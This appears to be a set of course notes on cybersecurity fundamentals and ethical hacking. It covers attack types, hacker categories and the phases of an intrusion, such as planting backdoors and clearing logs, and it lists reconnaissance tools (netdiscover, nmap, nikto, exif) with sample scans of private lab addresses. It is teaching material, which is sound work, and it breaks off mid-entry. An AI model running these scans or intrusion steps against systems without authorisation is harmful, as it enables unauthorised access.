



NETWORK SECURITY AND ETHICAL HACKING TECHNIQUES

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CYBER SECURITY

Cybersecurity is the convergence of people, processes and technology that come together to protect organisations, individuals or networks from digital attacks.

Information security in past & present

✓ Traditional Information Security


- keep the cabinets locked
- put them in a secure room
- human guards
- electronic surveillance systems
- in general: physical and administrative mechanism


✓ Modern World

- Data are in computers
- Computers are interconnected

Computer and Network Security

- Security Objectives/Principles: CIA Triad and Beyond





- **Confidentiality / Data Confidentiality**
 - Assures that private or confidential information is not made available or disclosed to unauthorized individuals
- **Integrity / Data Integrity**
 - Assures that information changed only in a specified and authorized manner
- **Availability**
 - Assures that systems work promptly and service is not denied to authorized users

Additional concepts:

- **Authenticity**
 - Verifying that users are who they say they are and that each input arriving at the system came from a trusted source
- **Accountability**
 - Being able to trace the responsible party/process/entity in case of a security incident or action.

Hashing Algorithm

A hashing algorithm is a cryptographic hash function. It is a mathematical algorithm that maps data of arbitrary size to a hash of a fixed size. It's designed to be a one-way function, infeasible to invert. However, in recent years several hashing algorithms have been compromised.

Encryption

Encryption is the process of encoding a message or information in such a way that only authorized parties can access it and those who are not authorized cannot. Encryption does not itself prevent interference but denies the intelligible content to a would-be interceptor.

Availability

Availability ensures that information and resources are available to those who need them. It is implemented using methods such as hardware maintenance, software patching and network optimization.

Services, Mechanisms, Attacks

- **aspects of information security:**
 - security attacks (and threats), actions that (may) compromise security
 - security services, services counter to attacks
 - security mechanisms, used by services e.g. secrecy is a service, encryption (a.k.a. encipherment) is a mechanism

Attacks

Attacks on computer systems

- break-in to destroy information
- break-in to steal information
- blocking to operate properly
- malicious software, wide spectrum of problems

Source of attacks

- **Insiders**
- **Outsiders**

Attacks

- **Network Security**
 - Active attacks
 - Passive attacks
- **Passive attacks**
 - **interception of the messages**
 - What can the attacker do?, use information internally
 - hard to understand
 - **release the content**
 - can be understood
 - **traffic analysis**
 - hard to avoid
 - Hard to detect, try to prevent




Figure 1.2 Security Attacks

✓ Active attacks

- Attacker actively manipulates the communication.

Masquerade



- pretend as someone else
- possibly to get more privileges


Replay

- passively capture data and send later

Denial-of-service

- prevention the normal use of servers, end users, or network itself






Deny

- repudiate sending/receiving a message later

Modification

- change the content of a message



Attacks

- Botnets.
- Distributed denial-of-service (DDoS)
- Hacking.
- Malware.
- Pharming.
- Phishing.
- Ransomware.
- Spam.

Basic Security Services


- **Authentication**
 - assurance that the communicating entity is the one it claims to be peer entity authentication, mutual confidence in the identities of the parties involved in a connection, Data-origin authentication and assurance about the source of the received data
- **Access Control**
 - prevention of the unauthorized use of a resource to achieve this, each entity trying to gain access must first be identified and authenticated, so that access rights can be tailored to the individual
- **Data Confidentiality**
 - protection of data from unauthorized disclosure (against eavesdropping), traffic flow confidentiality is one step ahead, this requires that an attacker not be able to observe the source and destination, frequency, length, or other characteristics of the traffic on a communications facility
- **Data Integrity**
 - assurance that data received are exactly as sent by an authorized sender i.e. no modification, insertion, deletion, or replay

- **Non Repudiation**

- protection against denial by one of the parties in a communication, Origin non-repudiation, proof that the message was sent by the specified party, Destination non-repudiation, proof that the message was received by the specified party

Relationships

- among integrity, data-origin, authentication and non-repudiation



Security Mechanisms

- **Cryptographic Techniques**
 - will see next
- **Software and hardware for access limitations**
 - Firewalls
- **Intrusion Detection and Prevention Systems**
- **Traffic Padding**
 - against traffic analysis

- **Hardware for authentication**
 - Smartcards, security tokens
- **Security Policies / Access Control**
 - define who has access to which resources.
- **Physical security**
 - Keep it in a safe place with limited and authorized physical access

Attack Surfaces

- An attack surface consists of the reachable and exploitable vulnerabilities in a system. Examples: Open ports on outward facing Web and other servers, and code listening on those ports. Services available in a firewall, Code that processes incoming data, email, XML, office documents, etc. Interfaces and Web forms, An employee with access to sensitive information vulnerable to a social engineering attack

Attack Surface Categories

- **Network attack surface**
 - Refers to vulnerabilities over an enterprise network, wide-area network, or the Internet, E.g. DoS, intruders exploiting network protocol vulnerability
- **Software attack surface**
 - Refers to vulnerabilities in application, utility, or operating system code
- **Human attack surface**
 - Refers to vulnerabilities created by personnel or outsiders, E.g. social engineering, insider traitors

Antivirus Defense Mechanism


- Signature-based
- Requires update
- Not suitable for every virus

Social Networks

- Twitter, Facebook, Instagram
- Vehicle for cyber attacks
- Vehicle for propaganda spreading
- Vehicle for cyber terrorism coordination
- Vehicle for information gathering(target)

The Intrusion Triangle

- **Motive:** An intruder must have a reason to want to breach the security of your network (even if the reason is “just for fun”); otherwise, he/she won’t bother.
- **Means :** An intruder must have the ability (either the programming knowledge, or, in the case of “script kiddies,” the intrusion software written by others), or he/she won’t be able to breach your security.
- **Opportunity:** An intruder must have the chance to enter the network, either because of flaws in your security plan, holes in a software program that open an avenue of access, or physical proximity to network components; if there is no opportunity to intrude, the would-be hacker will go elsewhere.



ETHICAL HACKING TECHNIQUES



Ethical hacking also known as penetration testing or white-hat hacking, involves the same tools, tricks, and techniques that hackers use, but with one major difference that Ethical hacking is legal.

Independent computer security Professionals breaking into the computer systems.

Neither damage the target systems nor steal information.

Evaluate target systems security and report back found to owners about the bugs.



Who are Hackers?

A person who enjoys learning details of a programming language or system. A person who enjoys actually doing the programming rather than just theorizing about it. A person capable of appreciating someone else's hacking. A person who picks up programming quickly. A person who is an expert at a particular programming language or system.



Why do hackers hack?

Just for fun, Show off, Hack other systems secretly, Notify many people their thought, Steal important information or Destroy enemy's computer network during the war.




Ethical Hackers but not Criminal Hackers

Completely trustworthy, Strong programming and computer networking skills, Learn about the system and trying to find its weaknesses and Learn techniques of Criminal hackers-Detection-Prevention.

Types of Hackers

- **Black Hat Hacker**
- **White Hat Hacker**
- **Grey Hat Hacker**



- **Black Hat Hackers**

A black hat hackers or crackers are individuals with extraordinary computing skills, resorting to malicious or destructive activities.

That is black hat hackers use their knowledge and skill for their own personal gains probably by hurting others.



- **White Hat Hacker**

A White hat hackers are those individuals with no destructive activities to a victim.



- **Grey Hat Hacker**

These are individuals who work both offensively and defensively at various times. We cannot predict their behavior. Sometimes they use their skills for the common good while in some other times he uses them for their personal gains.



What should you do after being hacked?

Shutdown or turn off the system

Separate the system from network

Restore the system with the backup or reinstall all programs

Connect the system to the network

It can be good to call the police



Hacking Process

- **Foot Printing (Reconnaissance)**
- **Scanning**
- **Gaining Access (Exploitation)**
- **Privilege Escalation (Root access)**
- **Maintaining Access**
- **Cover the tracks**

- **Foot Printing**

- Whois lookup
- NS lookup
- IP lookup

- **Scanning**

- Port Scanning
- Network Scanning
- Finger Printing
- Fire Walking


- **Gaining Access**

- Password Attacks
- Social Engineering
- Viruses

- **Maintaining Access**

- **Os BackDoors**
- **Trojans**
- **Clears Tracks**

Why do you need Ethical hacking?



Required Skills of an Ethical Hacker

Microsoft: skills in operation, configuration and management.

Linux: knowledge of Linux/Unix; security setting, configuration, and services.

Firewalls: configurations, and operation of intrusion detection systems.

Routers: knowledge of routers, routing protocols, and access control lists

Mainframes: knowledge of mainframes

Network Protocols: TCP/IP; how they function and can be manipulated.

Project Management: leading, planning, organizing, and controlling a penetration testing team.

What do hackers do after hacking?

- **Patch Security hole**
The other hackers can't intrude
- **Clear logs and hide themselves**
- **Install rootkit (backdoor)**
The hacker who hacked the system can use the system later
It contains trojan virus, and so on
- **Install irc related program**
identd, irc, bitchx, eggdrop, bnc
- **Install scanner program**
mscan, sscan, nmap
- **Install exploit program**
- **Install denial of service program**
- **Use all of installed programs silently**

Advantages of Ethical Hacking

- To catch a thief you have to think like a thief.
- Helps in closing the open holes in the system network.
- Provides security to banking and financial establishments.
- Prevents website defacements.

Disadvantages of Ethical Hacking

- All depends upon the trustworthiness of the ethical hacker
- Hiring professionals is expensive.

Future Enhancements

As it an evolving branch the scope of enhancement in technology is immense. No ethical hacker can ensure the system security by using the same technique repeatedly. More enhanced software's should be used for optimum protection.

Virtual Lab Setup

HOW TO SETUP VIRTUAL PENETRATION TESTING LAB

To get started with penetration testing you need to have a virtual environment running on your local host, there are many virtual environment platforms, but the most common ones include oracle virtual box and VMWare. You can download them in

- Oracle Virtual Box - <https://www.virtualbox.org/wiki/Downloads>
- VMWare - <https://www.vmware.com/>

After that the next step is to download an OS system to run on the virtual box and for our case it would be Kali Linux which can be download at <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

Once downloaded please follow these YouTube links created by Hackersploit to see how you can setup the OS on the virtual environments

- how to install kali Linux on a virtual machine - <https://youtu.be/od9jo8tvZUs>
- how to install kali Linux on VMWare - https://youtu.be/ShOb8bQ_h_I

Distros for Pentesting

- **Kali Linux** – widely known for ethical hacking and penetration testing
- **Blackbox** – it's an ubuntu distro for penetration testing and security assessment purpose
- **Parrot OS** – its for penetration testers who need cloud friendly environment with online anonymity and encrypted system

- **Black Arch** – used for penetration testing and security research
- **DEFT** – also known as Digital Evidence and Forensics Toolkit (DEFT) used for computer forensics with the purpose of running live systems without corrupting and tampering devices connected to the PC where booting takes place
- **Samurai Web Testing Framework** – is used for web penetration testing.
- **CAINE** – also known as Computer Aided Investigative Environment. It is solely focused of Digital forensics
- **Network Security Toolkit** – it provides security professionals and network administrators with a wide range of open source network security tools.
- **Gugtraq - II** - is focused on digital forensics, penetration testing, malware laboratories and GSM forensic. It also has over 500 ethical security hacking tools installed and configured
- **CYBORG HAWK LINUX** – is used for network security and assessment and digital forensics
- **Weakerthan** – used for wireless hacking as it contains plenty of wireless tools

VAPT

- **Vulnerability Assessment** – is the process of looking for weakness in the systems before they are being exploited by hackers
- **Penetration Testing** – is the process of trying to exploit a network by covering all hacking methodologies with other similar hacking techniques as a black hat hacker would do according to EC-COUNCIL

Security Teams

The cyber security is divided into two teams;

- **Blue team** – they are the individuals who are responsible for implementing the security of the organization and ensuring the security controls are put into place

- **Red team** – they are the individuals who are responsible for testing the security that have been implemented by the blue team by trying to hack their way through the system

The OSI model

Understanding the open system interconnection (OSI) model is an important part of hacking, you need to know and understand how application and systems communicate and function over the system.

Areas of Application

- Web penetration testing
- Network penetration testing
- Application penetration testing
- Mobile penetration testing
- Wireless penetration testing
- IoT penetration testing

HACKING METHODOLOGIES

The process of looking for systems vulnerabilities as well as presenting the evidence of theory attacks to show the vulnerabilities are obvious. Good penetration usually provides suggestions for directing and correcting the issue that was encountered during the analysis, in other terms these techniques are applied to improve the security of the systems against attacks.

The main reason is to identify security issues by applying a methodology, tools and techniques as an attacker.

- **RECONNAISSANCE**

Is the most important phase of the hacking methodology. You can never win a war if you haven't gathered enough information about your enemy. The importance of reconnaissance is to gather information and facts about your target. At this stage there are two ways of gathering information and this includes.

Passive – this is where the attacker doesn't actively engage the system, they gather information based on online information which they might come across

Active – this is where the attacker actively engages the system in order to gather information

- **SCANNING**

Is the process of identifying set of active machines, ports and services, discovering operating system architecture of the target, identifying vulnerabilities and threats in the network. Scanning is usually used by hackers to create a profile about the targeted organization.

- **ENUMERATION**

Is the process of extracting user names, machine names, network resources, shares and services from the computer system. Here is where the hacker makes an active connection to the system to perform direct queries to gain more information about the target.

- **EXPLOITATION**

Is the process of executing the attack based on the information that has been gathered in the previous stage. In this stage is where the hacker performs that actual hacking itself using the hacking tools exposed to him.

- **PRIVILEGE ESCALATION**

Is the process of obtaining privileges that are granted to higher privileged accounts than the attacker broke into originally. The goal of this step is to move from a low-level account all the way up to the administrator account to have full access and control of the system

- **PRESENCE MAINTENANCE**

Is the process of creating an unknown entrance that will allow you to come back into the system anytime the hackers to come back without being detected, this can be achieved by planting a backdoor on to the system

- **COVERING TRACKS**

Is the process of removing any signs of evidence that you were in the system. The hacker would delete log files and remove any other related evidence that need to be deleted so that the system admin wouldn't know that the system was attacked.

- **REPORT WRITING**

Is the process of documenting all the findings that you made during your exploitation of the system on how you managed to exploit it, and also recommend some solutions on how they could stop that to occur in the future.

ETHICAL HACKING TOOLS

The tools mentioned in this article are solely based on the authors preference but there are other tools which a user could use to exploit the same service. Please take time and research on other tools and look for the tool that works better for you. More options of tools could be found on kali Linux's website <https://tools.kali.org/tools-listing> where there are a lot of options of tools which you could look at and practice on but also other tools could be found on GitHub.

BASIC LIST

Hackers are exposed to different type of tools that can be used to gather information, enumerate and exploit a system. Each tool serves a specific function to a hacker. The following is a list of tools that could be used by a hacker to attack a system:

▪ netdiscover

Is a tool that is being used to help find and identify hosts on either a wireless or switched network. Netdiscover will also provide the mac address of a host on the network

```
root@kali-klt:~# netdiscover -r 192.168.1.0/24 -P
IP          At MAC Address   Count    Len  MAC Vendor / Hostname
-----
192.168.1.1  18:d2:76:6a:b5:ca  1       60  Unknown vendor
192.168.1.2  50:b7:c3:f5:75:80  1       60  Samsung Electronics CO., LTD
192.168.1.5  00:1b:63:c5:3b:6c  1       60  Apple
192.168.1.150 08:00:27:6d:69:49  1       60  CADMUS COMPUTER SYSTEMS
192.168.1.151 08:00:27:7b:1f:c4  1       60  CADMUS COMPUTER SYSTEMS

-- Active scan completed, 5 Hosts found.
root@kali-klt:~# netdiscover -r 192.168.1.0/24 -PN
192.168.1.1  18:d2:76:6a:b5:ca  1       60  Unknown vendor
192.168.1.2  50:b7:c3:f5:75:80  1       60  Samsung Electronics CO., LTD
192.168.1.5  00:1b:63:c5:3b:6c  1       60  Apple
192.168.1.150 08:00:27:6d:69:49  1       60  CADMUS COMPUTER SYSTEMS
192.168.1.151 08:00:27:7b:1f:c4  1       60  CADMUS COMPUTER SYSTEMS
```

■ nmap ***

Is a port scanning tool. It sends ICMP packets to check whether the port is open or closed. It also helps find the operating system running on a host

```
root@EthicalHaks:~# nmap -A 192.168.0.9
Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-23 21:49 PDT
Nmap scan report for 192.168.0.9
Host is up (0.000058s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100024  1          46044/udp  status
|   100024  1          54793/tcp  status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```

- **Burp Suite**

Is a hacking tool that is being used to perform security testing of web applications. It has various features that work together to support the entire testing process from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities

- nikto

This is a web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, but also it checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers

#nikto -h [IP]

```
+ requires a value

root@kali:~# nikto -host 192.168.80.129 -output /root/Desktop/results -Format HTM
- Nikto v2.1.6
-----
+ Target IP:          192.168.80.129
  ...
```

- **exif**

This is an information gathering tool that can be used for reading, writing and manipulating image, audio and video metadata.

#**exif [image/video]**

```
root@kali:~/Desktop# exif shockedrichard.jpg
EXIF tags in 'shockedrichard.jpg' ('Intel' byte order):
+-----+
| Tag           | Value          |
+-----+
Software        | Google
Copyright       | Copyright © 1995 Paramount Pictures Corporation. Credit: ©
